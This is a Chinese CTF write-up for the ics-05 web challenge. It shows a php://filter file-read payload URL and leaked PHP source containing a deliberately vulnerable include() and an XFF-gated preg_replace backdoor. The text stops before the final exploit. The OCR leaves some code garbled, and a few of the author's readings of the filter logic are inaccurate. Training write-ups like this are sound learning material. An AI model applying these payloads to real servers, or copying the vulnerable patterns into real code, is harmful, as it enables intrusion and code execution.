攻防世界web进阶区ics-05详解

原创


無名之涟 于 2020-08-06 17:27:06 发布

分类专栏： CTF


本文链接：https://blog.csdn.net/hxhxhxhxx/article/details/107836749

攻防世界web进阶区ics-05详解


题目


工控云管理系统
220.249.52.133:39554
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
Enable Post data
Enable Referrer
工控云管理系统
消息中心
客服中心
文档中心
设备管理基础服务
实时监控中心
设备状态中心
设备维护中心
大数据
报表中心
数据集成
安全中心
警告记录
安全管家
数据风控
加密服务
2018年1月1日
核心项目营收指标
DISTANCE
ELEVATION
Lingqiu
Shunping
Baoding
正在传输来自 220.249.52.133 的数据...


我们只能点击一个地方


设备维护中心
220.249.52.133:39554/index.php
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
Enable Post data
Enable Referrer
云平台设备维护中心
设备列表
ID
设备名
区域
维护状态
设备...
数据接口请求异常


解法



御剑扫描有一个css的文件




没有什么作用



发现又点了一次的时候，url发生了改变

因为是php的页面，我们试试php伪协议读取文件




```
http://220.249.52.133:39554/index.php?page=php://filter/read=convert.base64-encode/resource=index.php
```

```
<?php
error_reporting(0);

@session_start();
posix_setuid(1000);


?>
<!DOCTYPE HTML>
<html>

<head>
    <meta charset="utf-8">
    <meta name="renderer" content="webkit">
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
    <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">
    <link rel="stylesheet" href="layui/css/layui.css" media="all">
    <title>设备维护中心</title>
    <meta charset="utf-8">
</head>

<body>
    <ul class="layui-nav">
        <li class="layui-nav-item layui-this"><a href="?page=index">云平台设备维护中心</a></li>
    </ul>
    <fieldset class="layui-elem-field layui-field-title" style="margin-top: 30px;">
```

```
        <legend>设备列表</legend>
    </fieldset>
    <table class="layui-hide" id="test"></table>
    <script type="text/html" id="switchTpl">
        <!-- 这里的 checked 的状态只是演示 -->
        <input type="checkbox" name="sex" value="{{d.id}}" lay-skin="switch" lay-text="开|关" lay-filter="checkD
emo" {{ d.id==1 0003 ? 'checked' : '' }}>
    </script>
    <script src="layui/layui.js" charset="utf-8"></script>
    <script>
    layui.use('table', function() {
        var table = layui.table,
            form = layui.form;

        table.render({
            elem: '#test',
            url: '/somrthing.json',
            cellMinWidth: 80,
            cols: [
                [
                    { type: 'numbers' },
                     { type: 'checkbox' },
                     { field: 'id', title: 'ID', width: 100, unresize: true, sort: true },
                     { field: 'name', title: '设备名', templet: '#nameTpl' },
                     { field: 'area', title: '区域' },
                     { field: 'status', title: '维护状态', minWidth: 120, sort: true },
                     { field: 'check', title: '设备开关', width: 85, templet: '#switchTpl', unresize: true }
                ]
            ],
            page: true
        });
    });
    </script>
    <script>
    layui.use('element', function() {
        var element = layui.element; //导航的hover效果、二级菜单等功能，需要依赖element模块
        //监听导航点击
        element.on('nav(demo)', function(elem) {
            //console.log(elem)
            layer.msg(elem.text());
        });
    });
    </script>

<?php

$page = $_GET[page];

if (isset($page)) {



if (ctype_alnum($page)) {
?>

    <br /><br /><br /><br />
    <div style="text-align:center">
        <p class="lead"><?php echo $page; die();?></p>
    <br /><br /><br /><br />
```

```php
<?php

}else{

?>
        <br /><br /><br /><br />
        <div style="text-align:center">
            <p class="lead">
                <?php

                if (strpos($page, 'input') > 0) {
                    die();
                }

                if (strpos($page, 'ta:text') > 0) {
                    die();
                }

                if (strpos($page, 'text') > 0) {
                    die();
                }

                if ($page === 'index.php') {
                    die('Ok');
                }
                    include($page);
                    die();
                ?>
        </p>
        <br /><br /><br /><br />

<?php
}}


//方便的实现输入输出的功能,正在开发中的功能，只能内部人员测试

if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }

}




?>
```

```
</body>

</html>
```

这是我们解密出来的文件内容

```
$page = $_GET[page];

if (isset($page)) {



if (ctype_alnum($page)) {
?>

    <br /><br /><br /><br />
    <div style="text-align:center">
        <p class="lead"><?php echo $page; die();?></p>
    <br /><br /><br /><br />

<?php
```


发现了一个输入的函数
他如果是字母和数字组合的话，输出page内容，同时die掉
如果不是字母和数字的组合的话，

```
87
88  }else{
89
90  ?>
91          <br /><br /><br /><br />
92          <div style="text-align:center">
93              <p class="lead">
94                  <?php
95
96                  if (strpos($page, 'input') > 0) {
97                      die();
98                  }
99
100                 if (strpos($page, 'ta:text') > 0) {
101                     die();
102                 }
103
104                 if (strpos($page, 'text') > 0) {
105                     die();
106                 }
107
108                 if ($page === 'index.php') {
109                     die('Ok');
110                 }
111                     include($page);
112                     die();
113                 ?>
114         </p>
115         <br /><br /><br /><br />
116
117 <?php
```


走如下的else
page中不能存在input，ta：text，text，而且不能是在page的开头处存在，否则就die掉
如果page中包含index。php,那就输出ok，然后包含page这个文件

最后还有一个内部人员的测试版本，如果要从内部访问的话，
其实本地的命令执行就可以进行使用这个函数
首先伪造xff

```php

    //方便的实现输入输出的功能,正在开发中的功能，只能内部人员测试

    if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

        echo "<br >Welcome My Admin ! <br >";

        $pattern = $_GET[pat];
        $replacement = $_GET[rep];
        $subject = $_GET[sub];

        if (isset($pattern) && isset($replacement) && isset($subject)) {
            preg_replace($pattern, $replacement, $subject);
        }else{
            die();
        }

    }


```




```php

    //方便的实现输入输出的功能,正在开发中的功能，只能内部人员测试

    if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

        echo "<br >Welcome My Admin ! <br >";

        $pattern = $_GET[pat];
        $replacement = $_GET[rep];
        $subject = $_GET[sub];

        if (isset($pattern) && isset($replacement) && isset($subject)) {
            preg_replace($pattern, $replacement, $subject);
        }else{
            die();
        }

    }


```


pattern，replacement，subject，同时有值的话

